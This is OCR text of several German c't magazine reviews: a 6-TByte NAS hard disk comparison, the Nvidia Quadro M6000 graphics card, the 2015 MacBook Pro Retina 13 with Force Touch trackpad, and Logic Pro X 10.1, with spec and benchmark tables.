Laufgeräusch Ruhe / Seek	0,6 / 2,0 Sone	0,6 / 0,9 Sone	0,9 / 1,7 Sone	0,3 / 0,8 Sone
Garantie	3 Jahre	5 Jahre	5 Jahre	3 Jahre
Straßenpreis	285 €	330 €	nicht verfügbar	270 €

[1] Die Hersteller rechnen mit 1 GByte = 1 000 000 000 Byte. Für Windows dagegen ist 1 GByte = 1 073 741 824 Byte, die angezeigte Kapazität daher kleiner.
[2] Herstellerangaben [3] getestet mit SmartMonTools unter Windows [4] keine genauen Angaben

6-TByte-Festplatten


	Transferraten Lesen (Minimum/Mittel/Maximum) [MByte/s] besser ▶	Transferraten Schreiben (Minimum/Mittel/Maximum) [MByte/s] besser ▶	Zugriffszeiten Schreiben / Lesen [s] ◀ besser	Leistungsaufnahme Idle (LPM) / Idle / Schreiben / Lesen [Watt] ◀ besser
HGST Deskstar NAS	92/154/213	99/162/213	3,6/12,8	7,8/7,8/9,3/11,4
Seagate Enterprise NAS HDD	74/123/177	39/128/179	11/14,7	6,9/7,3/7,4/7,5
Toshiba MG04	94/150/199	95/152/198	9/12,8	7,8/8/10,5/10,9
WD Red	76/124/167	75/122/165	7,5/16	5/5,2/5,3/5,9

alle Messungen mit H2benchw an einem MSI Z87M-G43 mit Intel G3220 (3 GHz) und 8 GByte RAM

Befestigung

Üblicherweise haben Festplatten auf der Unterseite sechs und an jeder Seite drei Gewindelöcher, mit denen man sie im Gehäuse festschraubt. Je mehr Scheiben

© Copyright by Heise Medien



Lochschwund: Vor dem Kauf sollte man prüfen, ob sich die Platte gut im Gehäuse befestigen lässt (von oben: HGST, Seagate, Toshiba, WD).

sich darin befinden und je größer diese werden, desto weniger Platz bleibt jedoch für diese Löcher. In so manches Gehäuse kann man unsere Testmuster nicht einbauen: Bei der Seagate-Platte fehlten seitlich die mittleren Befestigungslöcher. Die Mittellöcher auf der Unterseite fehlen bei der Seagate und der Toshiba, bei der WD die Löcher auf der dem SATA-Anschluss abgewandten Seite unten.

Fazit

Für private NAS-Systeme ist die WD Red am besten geeignet: Diese sollen möglichst leise und energiesparend sein, maximale Leistung steht nicht im Vordergrund – mehr als rund 100 MByte/s schafft Gigabit-Ethernet ohnehin nicht und fürs Streaming von Videos reicht das allemal.

Bei professionellen Speichersystemen sollte man bei der Plattenauswahl immer die Kompatibilitätslisten der Hersteller zurate ziehen. Die höchsten Durchsatzraten liefern die Platten von HGST und Toshiba, sie haben jedoch auch die höchste Leistungsaufnahme. Die Seagate-Platte liegt in allen Disziplinen dazwischen. (ll@ct.de)

Noch mehr Speicherplatz

Festplatten mit mehr als 6 TByte lassen sich mit konventioneller Aufzeichnungstechnik und Luftfüllung derzeit nicht herstellen. Bei 1,2 TByte pro Scheibe liegt das Maximum, bei 2,5-Zoll-Platten sind es 750 GByte. Toshiba will die Datendichte bei den kleinen Scheiben bis Ende des nächsten Jahres auf 1 TByte steigern – auch bei 3,5-Zoll-Festplatten ist wohl noch nicht das Ende der Fahnenstange erreicht.

8-TByte-Festplatten gibt es bislang nur von HGST und Seagate. Seagate hat vor Kurzem die Archive HDD v2 mit SMR-Aufzeichnungstechnik auf den Markt gebracht. Sie ist für spezielle Storage-Systeme gedacht, funktioniert aber auch im PC oder NAS. Bei sehr langen Schreibzugriffen wird sie langsam – das kann beim RAID-Rebuild stören. HGST setzt bereits seit vergangenem Jahr eine Helium-Füllung ein – durch die geringeren Verwirbelungen fallen die Scheiben dünner aus und es passt eine mehr in das Gehäuse.

Bereits angekündigt ist eine 10-TByte-Festplatte von HGST, die beide Techniken vereint – und da ist noch Luft nach oben, hieß es auf der CeBIT von HGST. Die Helium-Füllung erhöht die Produktionskosten enorm, wenn auch die nun angelaufene Massenproduktion den Aufpreis sinken lässt. Dennoch werden Helium-Platten wohl in naher Zukunft ausschließlich im Enterprise-Segment Verwendung finden. HGST will in Zukunft nur noch Festplatten mit Helium-Füllung entwickeln. Toshiba und WD planen derzeit keine Festplatten mit Helium-Füllung oder SMR-Aufzeichnungstechnik.

c't

Anzeige

© Copyright by Heise Medien

Martin Fischer

Dicker Profi

Die Workstation-Grafikkarte Quadro M6000

Nvidia enthüllt eine neue High-End-Karte für Profis, die bei 3D-Visualisierung höchstmögliche Leistung bietet. Die Quadro M6000 soll vor allem AMDs Konkurrenzkarte FirePro W9100 den Todesstoß versetzen.

Nvidias neue Profi-Grafikkarte Quadro M6000 löst ihren knapp zwei Jahre alten Vorgänger Quadro K6000 ab und soll vor allem eines bieten: maximale 3D-Leistung, überall.

Damit das Animieren, Rendern und Raytracen in Maya, 3ds max und Co. besonders schnell geht, paart die Quadro M6000 den bis dato schnellsten Grafikchip der Welt mit 12 GByte Hochleistungsspeicher. Das hat seinen Preis: 6000 Euro muss man für die Karte auf den Tisch legen – also doppelt so viel wie für AMDs 16-GByte-Konkurrenzkarte FirePro W9100.

Im Profi-Bereich sind Hardware-Preise jedoch nicht von zentraler Bedeutung. Es kommt vielmehr darauf an, dass die Karte ausfallsicher läuft, einen zertifizierten Treiber inklusive Support bietet und voll kompatibel mit den wichtigsten Anwendungen ist. Diesbezüglich genießt die Quadro-Serie einen guten Ruf in der Industrie – ein Grund für ihren hohen Marktanteil von 79 Prozent im Jahr 2014 laut Jon Peddie Research. Die restlichen 21 Prozent stellen AMDs FirePro-GPUs, die allerdings jedes Jahr ein wenig aufholen.

Innenleben

Nvidia packt 8 Milliarden Transistoren auf den 601 mm² großen GM200-Chip. Seine 3072 Shader-Rechenkerne laufen mit 988 MHz und drehen im Turbo-Modus auf 1114 MHz oder mehr auf. In unseren Tests waren bis 1151 MHz drin, aber nur, wenn die Karte nicht unter Dauerlast steht. Dann erhitzt sich die GPU nämlich schnell über 80 °C und drosselt ihre Taktfrequenz.

GM200 unterstützt die aktuellen Schnittstellen DirectX 11.2, OpenGL 4.5 und die Compute-APIs CUDA 7.0 und OpenCL 2.1. Nvidia stellt sogar volle Hardware-Unterstützung für DirectX 12.0 in Aussicht, das im Sommer zusammen mit Windows 10 erscheinen soll. Auch zum kürzlich angekündigten OpenGL-Nachfolger Vulkan dürfte die Quadro M6000 kompatibel sein.

Der Chip ist über 384 Leitungen an den 12 GByte großen und ECC-geschützten Videospeicher angebunden, der pro Sekunde ein Drittel Terabyte verarbeitet. Unsere eher scherzhaft gemeinte Frage, ob auch wirklich der komplette Speicher schnell angebunden ist (Stichwort GeForce GTX 970), bejahte der Nvidia-Manager Sean Kilbride.

Schnelle Schnitte

Schaut man nur auf die Spezifikationen, liegt die Quadro M6000 nicht allzu weit vor dem Vorgänger Quadro K6000 mit Kepler-Architektur. Jener hat ebenfalls 12 GByte Speicher (288 GByte/s) und einen Grafikchip mit immerhin 2880 Kernen. Unsere Benchmarks zeigen aber, dass die 3D-Leistung allein durch die effiziente Maxwell-Architektur wesentlich höher liegt, als es die Spezifikationen vermuten lassen.

Der Profi-Benchmark SPEC Viewperf 12 repräsentiert acht typische Szenarien von Profi-Anwendungen. In allen Durchläufen liegt die Quadro M6000 klar vor dem Vorgänger, besonders in den rechenintensiven Tests Energy-01 und Medical-01. Bei Siemens NX (SNX-01) liegt die Quadro M6000 immerhin noch 60 Prozent vor der Quadro K6000. Den geringsten Vorsprung verzeichneten wir im Solidworks-Test (rund 9 Prozent). AMDs FirePro W9100 muss Staub schlucken. In keinem der SPEC-Viewperf-Tests kommt sie nur annähernd an die Quadro M6000 heran. Bei Energy-01 erreicht sie sogar nur rund ein Drittel der Leistung. Allerdings kostet die FirePro W9100 nur 3000 statt 6000 Euro.

Auch in den 3D- und Compute-Benchmarks dominiert die Quadro M6000. 12 918 Punkte spuckt sie im 3DMark Firestrike aus, die Quadro K6000 kommt auf 8334, AMDs FirePro W9100 auf 8981 Punkte.

Bei OpenCL-Berechnungen im Luxmark ist die M6000 über 70 Prozent schneller als die K6000, bei der aufwendigen Room-Szene mit mehr als 2 Millionen Dreiecken sogar doppelt so schnell. Bei geometrischen Tessellation-Berechnungen hat die M6000 unter DirectX 11 und OpenGL 4 einen Vorsprung von rund 40 Prozent. Im Vergleich mit der FirePro W9100 wächst der Vorsprung auf 50 Prozent beziehungsweise 80 Prozent (OpenGL 4).

Aktiviert man den ECC-Speicherschutz in der Nvidia-Systemsteuerung, verringern sich die Benchmark-Ergebnisse um ein paar Prozent. 3D-Designer und Konstrukteure sollten ECC daher ausschalten.

Heißer Hüne

Nvidia setzt bei der Quadro M6000 auf ein Radial-Kühlsystem, das die Wärme aus dem Gehäuse drückt. Im Leerlauf läuft der Lüfter sehr ruhig (0,1 Sone). Je nach Anzahl der angeschlossenen Displays variiert aber die Leistungsaufnahme. So schluckt die Karte 13 Watt mit einem Display, 16 Watt mit zwei Displays und satte 72 Watt ab drei angeschlossenen Monitoren.

Unter Last beschleunigt der Lüfter von 1100 auf über 2300 U/min und ist dann hörbar, aber erträglich (1,4 Sone). Der Vorgän-

Technische Daten

	Quadro M6000	Quadro K6000	FirePro W9100
Hersteller	Nvidia	Nvidia	AMD
Codename	Maxwell GM200	Kepler GK110	Hawaii
Transistoren	8 Mrd.	7,1 Mrd.	6,2 Mrd.
Fertigungprozess	28 nm	28 nm	28 nm
Shader-ALUs	3072	2880	2816
Shader-/ Speichertakt	988 MHz / 3306 MHz	889 MHz / 3004 MHz	930 MHz / 2500 MHz
Rechenleist. SP / DP	6,07 TFlops / 0,19 TFlops	5,1 TFlops / 1,7 TFlops	5,24 TFlops / 2,62 TFlops
DX / OpenGL/ OpenCL	11.2 / 4.5 / 1.2	11.0 / 4.4 / 1.1	11.2 / 4.3 / 1.2
Speichergröße	12 GByte GDDR5	12 GByte GDDR5	16 GByte GDDR5
Datentransferrate	317 GByte/s	288 GByte/s	320 GByte/s (512 Bit)
Stromversorgung	1 × 8-pin	PEG, 2 × 6-pin	PEG, 1 × 8-pin, 1 × 6-pin
Kühlung	Dual-Slot, aktiv	Dual-Slot, aktiv	Dual-Slot, aktiv
kopplungsfähig	✓ (SLI)	✓ (SLI)	✓ (Crossfire Pro)
TDP	250 Watt	225 Watt	275 Watt
ECC-Speicherschutz	✓	✓	✓
Frame-/Genlock	✓	✓	✓ (FirePro S400)
Ausgänge	4 × DP 1.2, Dual-Link-DVI	2 × DL-DVI, 2 × DP, Stereo	6 × MiniDP, Stereo
nutzbare Bildschirme	4	3+1	6
geeignet für 4K	ja (max. 4096 × 2160)	ja (max. 4096 × 2160)	ja (max. 4096 × 2160)
4K-Multimonitor	4 × 4K bei 60 Hz	3 × 4K bei 60 Hz	3 × 4K bei 60 Hz, 6 bei 30 Hz
Preis	6000 €	4400 €	3000€

© Copyright by Heise Medien

ger Quadro K6000 wird ähnlich laut, schluckt aber nur 172 statt 234 Watt. Die M6000-GPU wird bei Dauerlast schnell über 80 °C heiß und drosselt dann ihre Turbo-Taktfrequenz. Im Extrem-Lasttest Furmark sackt diese bis auf 784 MHz ab, dennoch verheizt die Karte noch 240 Watt. Die kurzzeitig erreichten Spitzenwerte lagen bei 289 Watt.

Ihren Saft zieht die Quadro M6000 ausschließlich aus dem PCIe-Steckplatz und einer achtpoligen Netzteilzuleitung. Eigentlich wären dadurch maximal 225 Watt möglich, doch es sollen über den 8-Pin-Stecker 175 statt 150 Watt fließen, sodass man die TDP von 250 Watt erreicht. In unseren Tests lief die Grafikkarte stabil.

4K-Verteiler

Die Quadro M6000 hat fünf Display-Anschlüsse und kann vier Monitore gleichzeitig ansteuern. Dafür stehen vier DisplayPorts nach Version 1.2 und ein Dual-Link-DVI bereit. Laut Nvidia lassen sich vier 4K-Displays mit 60 Hz parallel ansteuern, testen konnten wir das mangels entsprechender 4K-Displays nicht.

Im Grafiktreiber kann man mehrere Displays über den Mosaic-Modus zu einem virtuellen zusammenfassen – inklusive Rahmenkorrektur. Windows erkennt dann etwa statt drei 4K-Displays nur einen einzigen Bildschirm mit 11 520 × 2160 Pixeln (3 × 3840 × 2160). Anwendungen maximieren sich dadurch auf alle Bildschirme – egal ob sie in der Windows-Fensteransicht laufen oder im 3D-Vollbild.

Wer große Multimonitorwände befeuern will, braucht die Zusatzkarte Quadro Sync. Sie kostet 1000 Euro und kann bis zu vier Quadro-Grafikkarten synchronisieren – also maximal 16 Displays ansteuern.

Im Unterschied zu Spieler-Grafikkarten erlaubt der Grafiktreiber außerdem die Ausgabe von 1,07 Milliarden statt nur 16,7 Millionen Farben – 10 statt 8 Bit Farbtiefe. Damit lassen sich feine Farbverläufe von Bildern stufenfrei bearbeiten, sensible medizinische Bilder exakt auswerten oder fotorealistische Filmeffekte rendern. Damit die 10-Bit-Ausgabe funktioniert, braucht man neben der Grafikkarte und einem kompatiblen Monitor auch noch Software, die damit umgehen kann – etwa Adobe Photoshop. Neben der 10-Bit-Darstellung schaltet der Treiber auch noch andere Profi-Funktionen frei, etwa die hardwarebeschleunigte Linien-Kantenglättung.

Doppelt genau

Enttäuschend fällt die Leistung der Quadro M6000 bei doppeltgenauen Berechnungen (Double Precision/DP) aus. Nvidia hat den GM200-Chip diesbezüglich kastriert, er liefert nur ein Zweiunddreißigstel der Single-Precision-Rechenleistung. Das heißt: Die theoretische Gleitkommaleistung liegt bei 6,07 TFlops bei einfachen und lediglich 0,19 TFlops bei doppeltgenauen Berechnungen.

Hier ist AMDs halb so teure FirePro W9100 dreizehn Mal so schnell (2,62 TFlops). Sogar der Vorgänger Quadro K6000 ist mit 1,7 TFlops viel schneller. Hohe DP-Rechenleistung kehrt wohl erst mit den im kommenden Jahr erwarteten Pascal-GPUs in den Quadro-Markt zurück.

Fazit

Mit der Quadro M6000 ist Nvidia eine echte High-End-Karte gelungen, die dank des effizienten Maxwell-Grafikchips den Vorgänger K6000 in vielen Benchmarks deutlich übertrifft. Sie ist prädestiniert für 4K-Render-Workstations, bietet einen guten Treiber und bleibt trotz der hohen Leistung selbst unter Last noch vergleichsweise ruhig.

Das Gesamtpaket lässt sich Nvidia teuer bezahlen und verlangt allein für die Karte satte 6000 Euro; wer die optionale Sync-Karte haben möchte, muss noch einen Tausender draufle-gen. Dass die Double-Precision-Rechenleistung dabei extrem kastriert wurde und der Videospeicher im Vergleich zum knapp zwei Jahre alten Vorgänger nicht vergrößert wurde, dürfte in Anbetracht des Preises einige Profis verärgern.


Bild: Nvidia

Mithilfe des iRay-Plug-ins lassen sich fotorealistische Bilder rendern. Das Ölfläschchen kommt komplett aus dem Computer.

AMDs Konkurrenzkarte FirePro W9100 kommt zwar in den meisten Benchmarks nicht an die neue Quadro ran, liefert aber eine wesentlich höhere Double-Precision-Leistung, hat 16 GByte Videospeicher und kostet nur die Hälfte. Das könnte die etwas schwächere 3D-Performance für manche Profis locker wettmachen. (mfi@ct.de)

OpenCL-Benchmark: Luxmark 2.0

Im Luxmark spielt die Quadro M6000 ihre volle Leistung aus und deklassiert AMDs Konkurrenzkarte FirePro W9100.



Benchmark-Ergebnisse

SPEC Viewperf 12	Catia-04 [fps] besser ▶	Creo-01 [fps] besser ▶	Energy-01 [fps] besser ▶	Maya-04 [fps] besser ▶	Medical-01 [fps] besser ▶	Showcase-01 [fps] besser ▶	Snx-02 [fps] besser ▶	Sw-03 [fps] besser ▶
Quadro M6000	125,8	96,6	17,5	102,95	65,0	85,8	166,4	138,9
Quadro M6000 ECC	125,3	95,5	16,7	99,5	64,3	74,3	163,2	138,9
Quadro K6000	105,4	85,4	7,3	81,2	46,1	69,1	104,0	128,0
Quadro K6000 ECC	104,2	83,0	6,2	78,8	43,6	63,3	101,7	127,4
FirePro W9100	69,9	37,0	5,6	65,8	44,8	67,8	86,1	63,5
Quadro K2200	42,7	35,7	2,8	35,5	14,9	21,9	31,6	67,0
Quadro K4200	66,3	53,1	3,3	51,7	21,4	37,0	63,2	90,5
Quadro K5200	87,7	71,5	3,7	62,0	29,9	48,8	81,5	111,5
Radeon HD 7950 Boost	51,0	30,2	1,0	48,6	23,2	41,1	14,4	53,4
GeForce GTX 680	18,2	20,8	0,8	61,9	20,5	44,6	3,3	31,8
vgl. AMD Fire Pro D700[1]	46,5	26,50	2,88	41,0	21,4	40,0	52,3	44,2

gemessen unter Windows 8 auf Intel Core i7-3770K, 8 GByte DDR3-1333, Asus P8Z77-V Pro, VSync aus. [1]gemessen unter Windows 8.1 Enterprise auf Mac Pro (late 2013). c't

© Copyright by Heise Medien

Johannes Schuster

Klicken mit Gefühl

MacBook Pro Retina mit „Force Touch Trackpad“

Apple hat seinem 13-Zoll-Retina-MacBook einen Broadwell-Prozessor, eine schnellere SSD und ein Trackpad mit haptischem Feedback spendiert.

Von außen unverändert bringt das neue MacBook Pro Retina 13" eine verbesserte Prozessor-, Grafik- und Festspeicherleistung mit – ebenso wie ein neues Trackpad. Dessen ganze Fläche wird gleichmäßig heruntergedrückt, nicht mehr wie bei den alten Modellen unten stärker als oben. So kann man auch im oberen Bereich einen physischen Klick ausführen und ist nicht auf den Software-Tipp angewiesen. Bei ausgeschaltetem Mac lässt es sich nicht bewegen, denn dann arbeiten die Elektromagneten noch nicht.

Einige Apple-Programme unterstützen schon den „Force Klick“, bei dem man mit mehr Fingerdruck zusätzliche Aktionen auslösen kann, wenn der Mauszeiger an bestimmten Stellen steht. Das können eine Quicklook-Preview im Finder oder eine Link-Vorschau in Safari sein. In iMovie und QuickTime bewirkt man den Übergang vom Spulen mit zwei- zu vier- oder achtfacher Geschwindigkeit, wobei das Trackpad dann auch schneller vibriert. Auch die Unterschriften-Funktion des Programms Vorschau macht sich die Drucksensitivität durch unterschiedliche Strichstärken zunutze. Zum Redaktionsschluss hatte Ten One Design mit seinem Zeichenprogramm Inklet bereits eine erste App vorgestellt, die das Force Touch Trackpad (als Ersatz fürs Grafiktablett) unterstützt. Es wird sicher nicht lange dauern, bis andere Hersteller nachziehen.

Das von Apple als „diskret“ bezeichnete Feedback fühlt sich an wie eine winzige Unebenheit unter dem Finger. Man kann es bereits in iMovie in der Timeline beim Aufziehen eines Clips auf die volle Länge des Videos und beim Freistellen eines Films in dessen Viewer erleben.

Verbesserungen

Statt Haswell- kommen nun Broadwell-Prozessoren mit zwei Kernen zum Einsatz, die mit 2,7 statt 2,6 GHz getaktet sind und per Turbo Boost auf weiterhin lediglich 3,1 GHz aufdrehen können. Rechenaufgaben wie Rendern in Cinema 4D erledigte das neue MacBook rund 13 Prozent schneller.

Zum Core-i5-5257U gehört die integrierte Intel Iris Graphics 6100, die in Batman Arkham City 40 Frames pro Sekunde schaffte, vier mehr als die Iris 5100 im Vorgänger. Sie unterstützt nun auch 4K-Displays mit 60 Hertz, aber nur via DisplayPort. Der Lüfter ließ sich meist nicht hören und rauschte nur bei gleichzeitiger Volllast von CPU und GPU mit gemäßigten 1,6 Sone, beim Vormodell waren es noch 2,6. Die Laufzeit des etwas verstärkten Akkus verbesserte Apple erheblich, beispielsweise beim Video-Schauen mit 200 cd/m² von 8:12 h auf 9:36 h.

Den größten Schub gab es aber bei der PCIe-SSD: Die Samsung SM0128G ist mit vier statt zwei PCIe-Lanes angebunden und schaffte beim Schreiben 621 und beim Lesen satte 1258 MByte/s, während die SanDisk SD0128F im Vorgänger nur 309 respektive 705 MByte/s erzielte. Das spiegelnde Display mit der superfeinen Auflösung hat sich ebenso wenig verändert wie die sonstige Ausstattung (siehe Tabelle).

Windows 7 wird von Apples Boot Camp auf dem neuen MacBook nicht mehr unterstützt. Beim Aufspielen eines 64-bittigen Windows 8.1 hatten wir keine Probleme. Selbst das neue Trackpad funktionierte – wie mit Apple-Treibern unter Windows üblich, etwas hakelig. Für den Force Klick gibt es noch keine Windows-Programme.

Fazit

Unterm Strich hat Apple das ohnehin schon attraktive MacBook Pro Retina 13" noch etwas besser gemacht. Das neue Trackpad verheißt eine intuitivere Bedienung, insbesondere wenn es denn von vielen Programmierern eingebunden wird. Die Verbesserungen bei CPU, GPU, Akkulauzeit und vor allem der PCIe-SSD nimmt man gerne mit – ihnen steht eine Preiserhöhung um 150 Euro gegenüber, die vor allem dem teurer gewordenen Dollar geschuldet ist. Zu kritisieren bleibt die mit 128 GByte für ein 1450 Euro teures Notebook unangemessen knappe SSD. (jes@ct.de)

c't Boot-Camp-Voraussetzungen: ct.de/yz22

MacBook Pro Retina 13"

Prozessor	Intel Core i5-5257U, 2 Kerne, 2,7 GHz, Turbo Boost 3,1 GHz, Hyper-Threading, 3 MByte L3-Cache, Broadwell
Arbeitsspeicher	8 GByte DDR3-1600, verlötet
Massenspeicher	Apple SSD SM0128G (Samsung), 128 GByte, PCIe
Grafik	Intel Iris Graphics 6100, 1536 MByte (shared)
Display	13,3" IPS, LED, spiegelnd, 2560 × 1600 Punkte, 227 dpi, 16:10, max. Helligkeit 359 cd/m²
Audio	1 Kombi-Buchse für Kopfhörer/digital-optisch Out, analoger Mono-Eingang mit iPhone-Headset
sonstige Ausstattung, Anschlüsse und Netzwerk	FaceTime-HD-Kamera (720p), SDXC-Cardslot, 802.11ac-WLAN (1300 MBit/s), Bluetooth 4, 2 × Thunderbolt 2, 2 × USB 3.0, HDMI, Stereo-Lautsprecher, 2 Mikrofone, Force Touch Trackpad, beleuchtete Tastatur, 60-Watt-MagSafe-2-Netzteil, Mac OS X 10.10, iLife und iWork
Gewicht, Maße (B × T × H)	1,58 kg, 31,4 cm × 21,9 cm × 1,8 cm
Akku (Laufzeit)	Akku: 74,9 Wh, Lithium-Polymer fest verbaut (leichte Last 100 cd/m² 20:28 h, volle Helligkeit 10:57 h, Video 200 cd/m² 9:36 h)
Geräusche [Sone]	Betrieb <0,1, Volllast: CPU <0,1, GPU <0,1, CPU+GPU 1,6
Audio Wiedergabe	Klirrfaktor 0,002 %, Dynamik –109,8 dB(A), Linearität 0,02 dB, Störabstand –110,2 dB(A), Übersprechen –92,7 dB
Optionen	256-GByte-SSD +200 €, i5 mit 2,9/3,3 GHz +100 €, i7 mit 3,1/3,4 GHz +350 €, 16 GByte RAM +200 €, 2,9-GHz-Modell mit 512-GByte-SSD +550 €
Bewertungen	
Verarbeitung/ Ausstattung	⊕⊕/○
Performance/Laufzeit	○/⊕⊕
Geräusche/Audio	○/⊕⊕
Preis	1450 €

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend

Praxis-Benchmarks

	Mac							Windows		
13-Zoll-Retina-MacBooks	Cinebench 15 CPU besser ▶	Booten [s] besser ▶	dd Schreiben [MByte/s] besser ▶	dd Lesen [MByte/s] besser ▶	Cinebench 15 OpenGL besser ▶	Batman [fps] besser ▶	Starcraft II [fps] besser ▶	Cinebench 15 CPU besser ▶	Cinebench 15 OpenGL besser ▶	Starcraft II [fps] besser ▶
2,6 GHz 2014	281	13	309	705	20,1	36	24	304	32,8	28
2,7 GHz 2015	317	16	621	1258	28,5	40	28	320	36,8	37

© Copyright by Heise Medien

Anzeige

© Copyright by Heise Zeitschriften Verlag

Hartmut Gieselmann

Im Elektro-Groove

Die Digital Audio Workstation Logic Pro X 10.1

Apple probt mit seiner Musik-Software Logic Pro X den Spagat zwischen Einsteigerfreundlichkeit und Profi-Anspruch. Das großzügige Update bringt neue Elektro-Trommler mit, verbessert die Plug-in-Übersicht sowie den Piano-Roll-Editor und vereinfacht mit Mainstage das Samplen externer Instrumente.

Mit dem umfangreichen und trotzdem kostenlosen Update auf Logic Pro X 10.1 erweitert Apple seine Digital Audio Workstation (DAW) vor allem um Funktionen, die Elektro-Mukker ansprechen. Mögen Profis über die automatischen Schlagzeuger anfangs noch gelächelt haben, so werden sie sie spätestens jetzt als flinke Helfer zu schätzen wissen. Die zehn neuen Trommler decken verschiedene Elektro-Richtungen wie Dubstep, Hip Hop, House oder Trap ab. Ihre Performance kann man nun wesentlich genauer an die Bedürfnisse des Songs anpassen. Die Intensität und Dichte der Grooves lässt sich für jedes Schlaginstrument individuell kontrollieren.

So klicken sich nicht nur Einsteiger auf die Schnelle einen Beat für ihren Song zusammen. Auch Profis sparen eine Menge Zeit und können elegant ausprobieren, welcher Beat und welche Richtung zu ihrem Arrangement am besten passt. Details ändern sie anschließend im MIDI-Editor nach ihren Bedürfnissen.

Dabei helfen neue Funktionen im Piano-Roll-Editor. Dort lassen sich beispielsweise nur die aktiven Drum-Spuren anzeigen. Mit dem Pinsel kann man nun sehr einfach schnelle Rolls mit verschiedenen Notenlängen einzeichnen. Ähnlich komfortabel gehts mit der neuen Note-Repeat-Funktion, mit der man beispielsweise 1/64-Schläge auf der HiHat einfach auf Knopfdruck aufnimmt. MIDI-Passagen kann man per Time-Streching stauchen, dehnen oder Bereiche einfach verdoppeln (bei Letzterem stoppt allerdings die Wiedergabe). Über „Punktuelles Löschen“ lassen sich Variationen in Echtzeit einspielen: Der MIDI-Editor ersetzt dann die Noten nur an den Stellen, an denen tatsächlich neue Töne gespielt werden.

Passend dazu kann man nun auch eine Spur um regionale Automationsdaten ergänzen. Sie gelten nur dort, wo tatsächlich neue Automationswerte aufgenommen wurden und werden über die Funktion „Trimmen“ als relative Änderungen der globalen Spurautomation umgesetzt.

Das Auge hört mit

Apropos Plug-ins: Um sich im Dschungel der Effekte auf der Festplatte besser zurechtzufinden, kann man AU-Plug-ins nun in passende Kategorien sortieren. So findet man unter „EQ“ gleich seine Lieblings-Vertreter, ohne die gesamte Bibliothek durchforsten zu müssen.

Um die Sounds der neuen Elektro-Drumsets einfacher bearbeiten zu können, hat Apple zudem die etwas barocke Bedienoberfläche von Ultrabeat mit einem neuen Drum Machine Designer ergänzt. Er umfasst ein gesamtes Schlagzeugset mit bis zu 32 Slots, in die Kicks, Snares, Toms, HiHats und so weiter verteilt werden. Klickt man auf einen Slot, so lässt sich dessen Sound an großen Makro-Reglern verändern. Das Prinzip kennt man bereits von Abletons Drum-Rack oder Natives Komplete Kontrol. Jeder Regler kann mehrere Parameter im darunterliegenden Ultrabeat und weiteren Effekt-Plugins verändern, etwa gleichzeitig die Filterresonanz und die Verzerrung erhöhen. So passt man den Sound schnell seinen Bedürfnissen an.

Im Retro Synth lässt sich nun per Wavetable-Synthese aus eigenen Audio-Dateien ein Synthesizer-Sound erstellen. Mit Aufnahmen einzelner monophoner Instrumente gelingt das am besten. Denn der Retro-Synth verlangt, dass Klänge mit unterschiedlicher Tonhöhe in der Audio-Datei mit einer Pause unterbrochen werden; bei komplexeren Sounds ist das Ergebnis unvorhersehbar. Anschließend lässt sich der Sound mit Filtern, Hüllkurven und LFOs anpassen, was überaus musikalische Ergebnisse zutage fördert.

Neue Instrumente auf Knopfdruck

Noch mächtiger ist der neue Auto Sampler, der als Plug-in in Apples Kompagnon-Software Mainstage hinzugekommen ist (dort zu finden unter Plug-ins/Mainstage/Utility/Autosampler). Er entspricht dem Autosampler von Redmatica und dupliziert interne und externe Klangerzeuger – soweit sie auf MIDI-Befehle reagieren – automatisch als Sampler-Instrumente. Auto Sampler spielt dazu die gewünschten Oktaven in verschiedenen Lautstärken, nimmt die Töne auf und setzt automatisch Loop-Punkte. In wenigen Minuten erhält man so ein fertiges EXS-Instrument, das in Logics Sampler EXS24 aus dem Instrumenten-Auswahl-Menü geladen werden kann. Gespeichert werden die Sample-Instrumente im EXS-Format im Benutzer-Ordner unter „Musik/Audio Music Apps/Auto Sampled“ – eine großartige Arbeitserleichterung, für die sich allein schon die Ausgabe von 30 Euro für Mainstage lohnt.

Eher kosmetischer Natur sind die Verbesserungen des Kompressors in Logic. Die verschiedenen Schaltungscharakteristika (VCA, FET, Opto etc.) lassen sich nun auf großen Schaltern übersichtlich mit verschiedenen Oberflächen wählen. Zudem muss man nun nicht mehr in Untermenüs wühlen, um die Distortion oder den Side Chain Filter einzustellen. Klanglich neu ist einzig der Classic-VCA-Modus. Projekte von älteren Versionen klingen mit dem neuen Kompressor unverändert.

Fazit

Natürlich bringt Logic noch viele weitere kleine Verbesserungen mit, etwa die mittlerweile obligatorischen VCA-Fader oder höhere Frame-Raten für die Film-Vertonung, auf die wir hier nicht detailliert eingehen. Für 200 Euro bekommt man bei Apple so viel DAW wie bei sonst keinem anderen Anbieter. Da lohnt sich die Ausgabe sogar für Produzenten, die sonst mit Ableton Live, Cubase oder Pro Tools arbeiten – selbst wenn sie Logics erstklassige Instrumente, die Auto-Drummer oder den Auto Sampler von Mainstage nicht in anderen DAWs nutzen können.

